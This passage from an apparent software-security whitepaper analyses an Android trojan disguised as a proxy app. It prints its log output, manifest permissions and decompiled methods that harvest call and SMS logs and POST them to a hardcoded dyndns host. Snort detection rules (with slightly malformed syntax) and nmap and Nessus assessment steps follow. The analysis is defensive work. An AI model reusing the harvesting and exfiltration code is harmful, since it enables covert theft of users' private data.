04-20 07:20:21.961  7565  7565  com.smart.studio.proxy  proxy       Network Type: WIFI, subtype: , available: false, state: DISCONNECTED
04-20 07:20:22.011  7565  7565  com.smart.studio.proxy  proxy       "conn,wifi off,mobile off"
04-20 07:20:32.841  7565  7565  com.smart.studio.proxy  proxy       android.net.conn.CONNECTIVITY_CHANGE
04-20 07:20:32.841  7565  7565  com.smart.studio.proxy  proxy       Network Type: WIFI, subtype: , available: true, state: CONNECTED
04-20 07:20:32.921  7565  7565  com.smart.studio.proxy  proxy       "conn,wifi on,mobile off,SSID=[redacted]"
04-20 07:20:32.941  7565  7633  com.smart.studio.proxy  proxy       location
04-20 07:20:32.981  7565  7565  com.smart.studio.proxy  proxy       "log,location exception"
04-20 07:20:33.011  7565  7565  com.smart.studio.proxy  post        out=false
04-20 07:20:33.352  7565  7565  com.smart.studio.proxy  proxy       log save to file
04-20 07:20:33.362  7565  7634  com.smart.studio.proxy  proxy       post
04-20 07:20:33.372  7565  7634  com.smart.studio.proxy  post        04-20 07:19:04,ver,1.17
04-20 07:20:33.372  7565  7634  com.smart.studio.proxy  post        04-20 07:19:04,log,service created
04-20 07:20:33.372  7565  7634  com.smart.studio.proxy  post        04-20 07:19:04,account,[redacted]@gmail.com,com.google
04-20 07:20:33.372  7565  7634  com.smart.studio.proxy  post        04-20 07:19:04,id,[redacted]@gmail.com,[redacted]
04-20 07:20:33.372  7565  7634  com.smart.studio.proxy  post        04-20 07:19:04,svc,user
04-20 07:20:33.372  7565  7634  com.smart.studio.proxy  post        04-20 07:20:22,conn,wifi off,mobile off
04-20 07:20:33.372  7565  7634  com.smart.studio.proxy  post        04-20 07:20:32,conn,wifi on,mobile off,SSID=[redacted]
04-20 07:20:33.372  7565  7634  com.smart.studio.proxy  post        04-20 07:20:33,log,location exception
04-20 07:20:34.303  7565  7567  com.smart.studio.proxy  dalvikvm    GC_CONCURRENT freed 202K, 49% free 2925K/5639K, external 0K/0K, paused
04-20 07:20:36.214  7565  7634  com.smart.studio.proxy  post        code=200
04-20 07:20:36.224  7565  7634  com.smart.studio.proxy  proxy       "log,post ok"
```

Figure 14: Log Output (http://b0n1.blogspot.com/2015/04/android-trojan-spy-goes-2-years.html?spref=tw)

Even though there was no antivirus signatures, users can still mitigate their risk of contamination by following the Google Alert Notice not to install the app, as shown in Figure 15.




Figure 15: Google Warning Banner (http://b0n1.blogspot.com/2015/04/android-trojan-spy-goes-2-years.html?spref=tw)

Author Name, email@address

Taking Stefanko's analysis further, the malware APK was reverse engineered, and the AndroidManifest.XML was extracted to validate Stefanko's findings via static code analysis. Here are some xml and code snippets results:

- The AndroidManifest.XML file is always included as part of any APK, as this provides essential information about the app to the Android system before it can run any of the app's code (App Manifest). The user permission portion of the AndroidManifest.XML file is very important for behavioral analysis. The following is the user permission snippets of this malware that needs to be granted for the apps to be installed which is questionable as proxy software should not need access to accounts, external storage, SMS, contacts, disable key guard function and change network state function.

```
        >
</uses-sdk>
<uses-permission
        android:name="android.permission.ACCESS_COARSE_LOCATION"
        >
</uses-permission>
<uses-permission
        android:name="android.permission.DISABLE_KEYGUARD"
        >
</uses-permission>
<uses-permission
        android:name="android.permission.WAKE_LOCK"
        >
</uses-permission>
<uses-permission
        android:name="android.permission.READ_SMS"
        >
</uses-permission>
<uses-permission
        android:name="android.permission.SEND_SMS"
        >
</uses-permission>
<uses-permission
        android:name="android.permission.RECEIVE_SMS"
        >
</uses-permission>
<uses-permission
        android:name="android.permission.READ_CONTACTS"
        >
</uses-permission>
<uses-permission
        android:name="android.permission.INTERNET"
        >
</uses-permission>
<uses-permission
        android:name="android.permission.READ_PHONE_STATE"
        >
</uses-permission>
<uses-permission
        android:name="android.permission.CHANGE_NETWORK_STATE"
        >
</uses-permission>
<uses-permission
        android:name="android.permission.ACCESS_NETWORK_STATE"
        >
</uses-permission>
<uses-permission
        android:name="android.permission.ACCESS_WIFI_STATE"
        >
</uses-permission>
<uses-permission
        android:name="android.permission.WRITE_EXTERNAL_STORAGE"
        >
</uses-permission>
<uses-permission
        android:name="android.permission.GET_ACCOUNTS"
        >
</uses-permission>
<application
        android:label="@7F040000"
        android:icon="@7F020000"
        >
```

Figure 16: AndroidManifest.XML Code Snippet

- The QueryPhoneLog() method, as shown in Figure 17, parses from the phone call logs the number, name, date, duration, type (call in/call out) and last phone time.

```
private void QueryPhoneLog(boolean paramBoolean)
{
  for (;;)
  {
    String str2;
    try
    {
      SimpleDateFormat localSimpleDateFormat = new SimpleDateFormat("MM-dd HH:mm:ss");
      Uri localUri = CallLog.Calls.CONTENT_URI;
      Cursor localCursor;
      long l2;
      int i1;
      String str4;
      if (!paramBoolean)
      {
        localCursor = getContentResolver().query(localUri, null, null, null, "date DESC");
        if (!localCursor.moveToFirst()) {
          continue;
        }
        int i = localCursor.getColumnIndex("number");
        int j = localCursor.getColumnIndex("name");
        int k = localCursor.getColumnIndex("date");
        int m = localCursor.getColumnIndex("duration");
        int n = localCursor.getColumnIndex("type");
        long l1 = localCursor.getLong(k);
        str1 = localCursor.getString(i);
        str2 = localCursor.getString(j);
        l2 = localCursor.getLong(k);
        long l3 = localCursor.getLong(m);
        i1 = localCursor.getInt(n);
        if (paramBoolean)
        {
          lastPhoneTime = l2;
          String str3 = localSimpleDateFormat.format(Long.valueOf(l2));
          if (l1 != 1) {
            continue;
          }
          str4 = "call," + "in,";
          break label578;
          String str5 = new StringBuilder(String.valueOf(str4)).append(str1).append(",").append(str2).append(",").append(str3).append(",").toString() + l3 / 60L + ':';
          long l4 = l3 % 60L;
```

Figure 17: QueryPhoneLog() Code Snippet

- The QuerySMSLog() Method, as shown in Figure 18, parses from the SMS logs the address, body, date and type (SMS in/out)

```
private void QuerySMSLog(boolean paramBoolean)
{
  try
  {
    SimpleDateFormat localSimpleDateFormat = new SimpleDateFormat("MM-dd HH:mm:ss");
    Uri localUri = Uri.parse("content://sms");
    Cursor localCursor;
    label109:
    String str1;
    String str2;
    long l2;
    int n;
    label162:
    String str3;
    if (!paramBoolean)
    {
      localCursor = getContentResolver().query(localUri, null, "type=2", null, "date DESC");
      if (!localCursor.moveToFirst()) {
        break label376;
      }
      int i = localCursor.getColumnIndex("address");
      int j = localCursor.getColumnIndex("body");
      int k = localCursor.getColumnIndex("date");
      int m = localCursor.getColumnIndex("type");
      long l1 = localCursor.getLong(k);
      str1 = localCursor.getString(i);
      str2 = localCursor.getString(j);
      l2 = localCursor.getLong(k);
      n = localCursor.getInt(m);
      if (!paramBoolean) {
        break label314;
      }
      lastSMSTime = l2;
      str3 = localSimpleDateFormat.format(Long.valueOf(l2));
```

Figure 18: QuerySMSLog() Code Snippet

- The toggleMobileData() Method as shown in Figure 19, enable and disable cellular data.

```
private static void toggleMobileData(boolean paramBoolean)
{
  try
  {
    Field localField = Class.forName(connManager.getClass().getName()).getDeclaredField("mService");
    localField.setAccessible(true);
    Object localObject = localField.get(connManager);
    Class localClass = Class.forName(localObject.getClass().getName());
    Class[] arrayOfClass = new Class[1];
    arrayOfClass[0] = Boolean.TYPE;
    Method localMethod = localClass.getDeclaredMethod("setMobileDataEnabled", arrayOfClass);
    localMethod.setAccessible(true);
    Object[] arrayOfObject = new Object[1];
    arrayOfObject[0] = Boolean.valueOf(paramBoolean);
    localMethod.invoke(localObject, arrayOfObject);
    if (paramBoolean)
    {
      LogFile("log,enable mobile data");
      return;
    }
    LogFile("log,disable mobile data");
    return;
  }
```

Figure 19: toggleMobileData() Code Snippet

Furthermore, by reverse engineering the code, a user can utilize that information in writing an IDS rules. The following are two snort IDS rules examples derived from Figure 13 and Figure 20. The snort rules below utilize the fact that the string "http:// proxylog.dyndns.org/proxy/log.php?id=" is hard coded in the source code:

- Alert udp $EXTERNAL_NET 53 -> $HOME_NET any (msg: "Potential Android Trojan Proxy Virus Server DNS Query"; flow:established, from_server; content: "proxylog.dyndns.org"; nocase; content; "Standard query"; nocase; sid: 18758;)
- Alert tcp $HOME_NET any -> $EXTERNAL_NET 80 (msg: "Potential Android Trojan Proxy Virus"; flow:established, from_client; content: " proxy/log.php?id="; nocase; content; "POST"; nocase; sid: 18757;)

```
localBufferedReader.close();
localHttpPost = new HttpPost("http://proxylog.dyndns.org/proxy/log.php?id=" + URLEncoder.encode(ProxyService.this.myID, "UTF-8"));
localHttpPost.setEntity(new UrlEncodedFormEntity(localArrayList, "UTF-8"));
localHttpResponse = new DefaultHttpClient().execute(localHttpPost);
Log.i("post", "code=" + localHttpResponse.getStatusLine().getStatusCode());
if (localHttpResponse.getStatusLine().getStatusCode() != 200) {
  continue;
}
localFile.delete();
ProxyService.LogFile("log,post ok");
if (ProxyService.alarmmobile)
{
  ProxyService.alarmmobile = false;
  ProxyService.toggleMobileData(false);
}
if (this.lock.isHeld()) {
  this.lock.release();
}
ProxyService.proxyThread = null;
return;
i++;
localArrayList.add(new BasicNameValuePair("l" + i, str));
Log.i("post", str);
```

Figure 20: ProxyThread() Code Snippet

2.4. Verification and Validation Phase

The verification and validation phase requires system level testing to verify that selected work products meet their specified requirements and validate that the product component meets the user's requirements when placed in its intended environment (Acquisition Community Connection, 2012). It is strongly recommended that testing be conducted in a traceable manner, which means the implemented software must be tested first on domain-specific requirements (e.g. Software Requirement, Security Requirement,

Hardware Requirements etc.), then on the system level specifications, and finally ensured to meet end user operational requirements, as shown in Figure 21.

This phase will evaluate the commercial/FOSS software at a system level, compared to the development phase in which the software is evaluated at a unit level. All the testing in this phase will be system level, black box testing via system level security assessments, auditing, and pen-testing.




Figure 21: Verification and Validation Phase

A system security audit is a systematic evaluation of the security posture by measuring how well it follows to established policies such as HIPAA, PCI, etc. (Rouse). The auditing effort can run in parallel with testing and assessment during this phase, since they have different objectives. It is recommended that the security audit be integrated into the overall audit strategy plan.

System security penetration testing is an attempt to validate whether the potential vulnerabilities of the system can be exploited (Core Security). It is recommended that a pen-testing effort be conducted prior to deployment. This testing will help verify whether the vulnerabilities of the selected commercial/FOSS software can be a vector of attack. Also, it can help realize the potential impact of the vulnerabilities that can be exploited.

System security assessment is the process of determining how effectively an entity being assessed (e.g. host, system, networks) meets specific security objectives (Scarfone, Souppaya, Cody, & Orebaugh, 2008). This assessment provides a list of

potential known security vulnerabilities of the system and its subcomponents, including any commercial/FOSS software being used. This assessment also captures the impacts of those vulnerabilities if exploited. If vulnerabilities are not addressed, it is recommended that a pen-testing be executed to validate the vulnerability and/or a risk management review be performed. It is suggested that two security assessments be executed, an initial system assessment when the system is first fully integrated and another assessment prior to system deployment, which ensures that any findings from the initial assessment are fixed.

2.4.1. Security Assessment Sample

For projects that have resource and time constraints, a security assessment should be conducted, at a minimum. The following is a brief example:

1. **Pre-scan Preparation:**
    a. Capture system under test configurations (i.e. software builds)
    b. Capture assessment tools configurations (i.e. plugins, builds, etc.)
2. **Reconnaissance:** Use of Network Mapping and Fingerprint tools (e.g. NMAP) (Lyon)
    a. Find hosts in the network.
        i. ./nmap –n –sP IP Addresses
    b. Perform Port Scan from 1-65535 for each host found.
        i. ./nmap –n –sT IP Address –p 1-65535
    c. Perform OS Fingerprint on open ports for each host.
        i. ./nmap –n –o –ST –p Ports Open IP Address
    d. Perform Software Version scanning on open ports for each host.
        i. ./nmap –n –sV –p Ports Open IP Address
3. **System Assessment Scanning:** Use of vulnerability scanning tool (e.g. Nessus) to assess the system. While Tenable Nessus is a widely known

vulnerability scanning tool (Tenable), it is beneficial to augment assessments with additional vulnerability scanners. The new version from Tenable is Nessus professional, which is very easy to set up and exhibits a rework of the graphical user interface to make it more user friendly and easy to use. Additionally, the tool now has a set of preconfigured scan templates that are tailored to audit policy compliance (e.g. FFIEC, HIPAA, PCI, etc.). The tool also provides informative, easy to read scan results. The following are some recommendations for using Nessus:

a. Update plugins.

b. Capture configuration information of the plugins.

c. Use Ports and IP addresses found in the reconnaissance phase.

d. If dangerous plugins will be used in the assessment, please review those plugins.

e. Run a packet capture tool, such as TCPdump, while Nessus is running. This proves to be very helpful, as the new version of Nessus was found to be buggy on some versions of the Linux operating system. Some of the bugs found are the following:

   i. When conducting a scan with a list of ports, the tool will miss using one of those ports.

   ii. When conducting a scan with a list of IP addresses, the tool will miss using one of those IP address.

   iii. When conducting a large scan (numerous ports and IP addresses), the tool will display that it is still scanning even though all host found are 100% assessed and there is no more traffic to and from the scanning machine.

3. Summary

There are numerous instances in the software development life cycle to evaluate the use of commercial/FOSS software products in the system to minimize and mitigate potential risks. Each phase allows the security engineer to properly analyze and alleviate potential impacts of that chosen software product while in development, thus saving significant cost and minimizing potential vulnerabilities especially intrusion types that can be exploited after system deployment.

4. References

1. (n.d.). *MIL-STD-498*.
2. *GNU Telephony.* (2006, October 2). Retrieved from www.gnu.org: http://www.gnu.org/software/ccrtp/
3. *The Open Web Application Security Project.* (2010, September 9). Retrieved from www.owasp.org: https://www.owasp.org/index.php/Security_Code_Review_in_the_SDLC
4. *The Open Web Application Security Project.* (2010, September 9). Retrieved from www.owasp.org: https://www.owasp.org/index.php/Security_Code_Review_in_the_SDLC
5. *SANS Institute.* (2011, June 27). Retrieved from www.sans.org: https://www.sans.org/top25-software-errors/
6. *Acquisition Community Connection.* (2012, April 20). Retrieved from https://acc.dau.mil/CommunityBrowser.aspx: https://acc.dau.mil/CommunityBrowser.aspx?id=509245
7. *Acquisition Community Connection.* (2013, September 5). Retrieved from acc.dau.mil: https://acc.dau.mil/CommunityBrowser.aspx?id=676387&lang=en-US
8. *AcqNotes.* (2015). Retrieved from www.AcqNotes.com: http://acqnotes.com/acqnote/careerfields/commercial-off-the-shelf-cots
9. *CERT.* (2015). Retrieved from www.cert.org: http://www.cert.org/secure-coding/research/secure-coding-standards.cfm?

Author Name, email@address

10. *CERT.* (2015, July 16). Retrieved from www.cert.org: https://www.securecoding.cert.org/confluence/display/seccode/SEI+CERT+Coding+Standards
11. *Common Weakness Enumeration.* (2015, December 8). Retrieved from cwe.mitre.org/index.html: http://cwe.mitre.org/data/definitions/125.html
12. *CWE.* (2015, December 7). Retrieved from cwe.mitre.org: https://cwe.mitre.org/
13. *Google.* (2015, November 16). Retrieved from developers.google.com: https://developers.google.com/java-dev-tools/codepro/
14. *Microsoft.* (2015). Retrieved from www.microsoft.com: https://www.microsoft.com/en-us/sdl/adopt/threatmodeling.aspx
15. *Microsoft.* (2015). Retrieved from www.microsoft.com: https://www.microsoft.com/en-us/SDL/adopt/eop.aspx
16. *Mitre.* (2015, July). Retrieved from www.mitre.org: http://www.mitre.org/publications/systems-engineering-guide/enterprise-engineering/engineering-informationintensive-enterprises/open-source-software
17. *The Open Web Application Security Project.* (2015, March 8). Retrieved from www.owasp.org: https://www.owasp.org/index.php/Threat_Risk_Modeling
18. *The Open Web Application Security Project.* (2015, March 8). Retrieved from www.owasp.org: https://www.owasp.org/index.php/Threat_Risk_Modeling
19. *The Open Web Application Security Project.* (2015, July 15). Retrieved from www.owasp.org: https://www.owasp.org/index.php/Source_Code_Analysis_Tools
20. *App Manifest*. (n.d.). Retrieved from http://developer.android.com/guide/topics/manifest/manifest-intro.html
21. Chubirka, M. (2014, May 14). *InformationWeek.* Retrieved from www.informationweek.com/: http://www.informationweek.com/strategic-cio/it-strategy/open-source-vs-commercial-software-a-false-dilemma/d/d-id/1252665

22. *Core Security.* (n.d.). Retrieved from www.coresecurity.com: http://www.coresecurity.com/penetration-testing-overview
23. *Coverity.* (n.d.). Retrieved from scan.coverity.com: https://scan.coverity.com/
24. Houston, D. (n.d.). *American Society for Quality.* Retrieved from www.asq.org: http://asq.org/learn-about-quality/software-quality/overview/overview.html
25. Lyon, G. (n.d.). Retrieved from https://nmap.org/: https://nmap.org/
26. Michael, C. C., van Wyk, K., & Radosevich, W. (2005, December 28). *Build Security In Project.* Retrieved from buildsecurityin.us-cert.gov: https://buildsecurityin.us-cert.gov/articles/tools/black-box-testing/black-box-security-testing-tools
27. Rouse, M. (n.d.). *TechTarget.* Retrieved from searchcio.techtarget.com: http://searchcio.techtarget.com/definition/security-audit
28. Scarfone, K., Souppaya, M., Cody, A., & Orebaugh, A. (2008). *Technical Guide to Information Security Testing and Assessment.* Nation Institute of Standards & Technology. Retrieved from http://csrc.nist.gov/publications/nistpubs/800-115/SP800-115.pdf
29. Stefanko, L. (2015, April 21). Retrieved from http://b0n1.blogspot.com/2015/04/android-trojan-spy-goes-2-years.html?spref=tw
30. *Tenable*. (n.d.). Retrieved from http://www.tenable.com/: http://www.tenable.com/products/nessus/nessus-professional
31. Zitser, M., Lippmann, R., & Leek, T. (2004). Testing static analysis tools using exploitable buffer overflows from open source code. *Proceedings of the 12th ACM SIGSOFT twelfth international symposium on Foundations of software engineering (SIGSOFT '04/FSE-12)* (pp. 97-106). New York: ACM. doi:http://dx.doi.org/10.1145/1029894.1029911

Author Name, email@address